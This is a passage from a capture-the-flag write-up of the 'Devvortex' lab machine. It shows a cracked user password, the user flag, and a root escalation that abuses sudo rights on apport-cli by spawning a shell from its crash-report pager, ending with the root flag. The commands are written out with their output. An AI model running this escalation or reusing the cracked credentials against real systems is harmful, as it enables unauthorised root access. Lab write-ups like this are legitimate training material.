Guess.Base.....: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 41 H/s (6.00ms) @ Accel:4 Loops:16 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1408/14344385 (0.01%)
Rejected.....: 0/1408 (0.00%)
Restore.Point....: 1392/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: moises → tagged
Hardware.Mon.#1..: Util: 70%

Started: Sat Dec 2 22:42:05 2023
Stopped: Sat Dec 2 22:43:22 2023

```

Logan password is -- **tequieromucho**

```

mysql> exit
exit
Bye
www-data@devvortex:/home$ su logan
su logan
Password: tequieromucho
logan@devvortex:/home$

```

For get a stable shell for the logan . I used the ssh



```

(mrd@MrD)-[~]
$ ssh logan@10.10.11.242
The authenticity of host '10.10.11.242 (10.10.11.242)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.242' (ED25519) to the list of known hosts.
logan@10.10.11.242's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 02 Dec 2023 05:20:52 PM UTC

System load:          0.1
Usage of /:           64.1% of 4.76GB
Memory usage:         21%
Swap usage:           0%
Processes:            160
Users logged in:      0
IPv4 address for eth0: 10.10.11.242
IPv6 address for eth0: dead:beef::250:56ff:feb9:6daf

```

```

logan@devvortex:~$ whoami
logan
logan@devvortex:~$

```

I got the user flag

```

logan@devvortex:~$ ls
user.txt
logan@devvortex:~$ cat user.txt
1d9eaa0943733de43aad980903f1c723
logan@devvortex:~$

```

Give this error

```

logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$

```

Search in google about the /usr/bin/apport-cli



canonical / **apport** Public

<> Code Pull requests 8 Actions Projects Security Insights

## Commit

### ✓ fix: Do not run sensible-pager as root if using sudo/pkexec

The apport-cli supports view a crash. These features invoke the default pager, which is likely to be less, other functions may apply.

It can be used to break out from restricted environments by spawning an interactive system shell. If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

apport-cli should normally not be called with sudo or pkexec. In case it is called via sudo or pkexec execute `sensible-pager` as the original user to avoid privilege elevation.

Proof of concept:

```
...
$ sudo apport-cli -c /var/crash/xxx.crash
[...]
Please choose (S/E/V/K/I/C): v
!id
uid=0(root) gid=0(root) groups=0(root)
!done (press RETURN)
```

To get root ..

Have to do this steps

Proof of concept:

```
...
$ sudo apport-cli -c /var/crash/xxx.crash
[...]
Please choose (S/E/V/K/I/C): v
!id
uid=0(root) gid=0(root) groups=0(root)
!done (press RETURN)
...
```

Got the version

```
(ALL FILES) /usr/bin/apport-cli
logan@devvortex:~$ sudo /usr/bin/apport-cli -v
2.20.11
logan@devvortex:~$
```

Then see the crash files in the system.

```
logan@devvortex:~$ cd /var/crash
logan@devvortex:/var/crash$ ls
test.crash
logan@devvortex:/var/crash$ ls -la
total 12
drwxrwxrwt  2 root root 4096 Dec  2 16:45 .
drwxr-xr-x 13 root root 4096 Sep 12 17:36 ..
-rw-r--r--  1 root root 3512 Dec  2 16:45 test.crash
logan@devvortex:/var/crash$
```

Creating a crash by own.

```
logan@devvortex:/var/crash$ sleep 13 & killall -SIGSEGV sleep
[1] 5152
logan@devvortex:/var/crash$ ls
test.crash _usr_bin_sleep.1000.crash
[1]+  Segmentation fault      (core dumped) sleep 13
logan@devvortex:/var/crash$
```

Then run a necessary commands to get the root privileges.

```
logan@devvortex:/var/crash$ sudo /usr/bin/apport-cli -c /var/crash/_usr_bin_sleep.1000.crash

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (30.1 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C):
```

```
root@devvortex:/var/crash# id
uid=0(root) gid=0(root) groups=0(root)
root@devvortex:/var/crash# whoami
root
root@devvortex:/var/crash# ls
test.crash _usr_bin_sleep.1000.crash
root@devvortex:/var/crash# cd ..
root@devvortex:/var# cat root/root.txt
cat: root/root.txt: No such file or directory
root@devvortex:/var# cd ..
root@devvortex:/# pwd
/
root@devvortex:/# ls
bin  cdrom  etc  lib  lib64  lost+found  mnt  proc  run  srv  tmp  var
boot  dev  home  lib32  libx32  media  opt  root  sbin  sys  usr
root@devvortex:/# cd root
root@devvortex:~# ls
root.txt
root@devvortex:~# cat root.txt
0af0961fc2f28d407bee7b8e6d678d8f
root@devvortex:~#
```

Got the root flag..... 0af0961fc2f28d407bee7b8e6d678d8f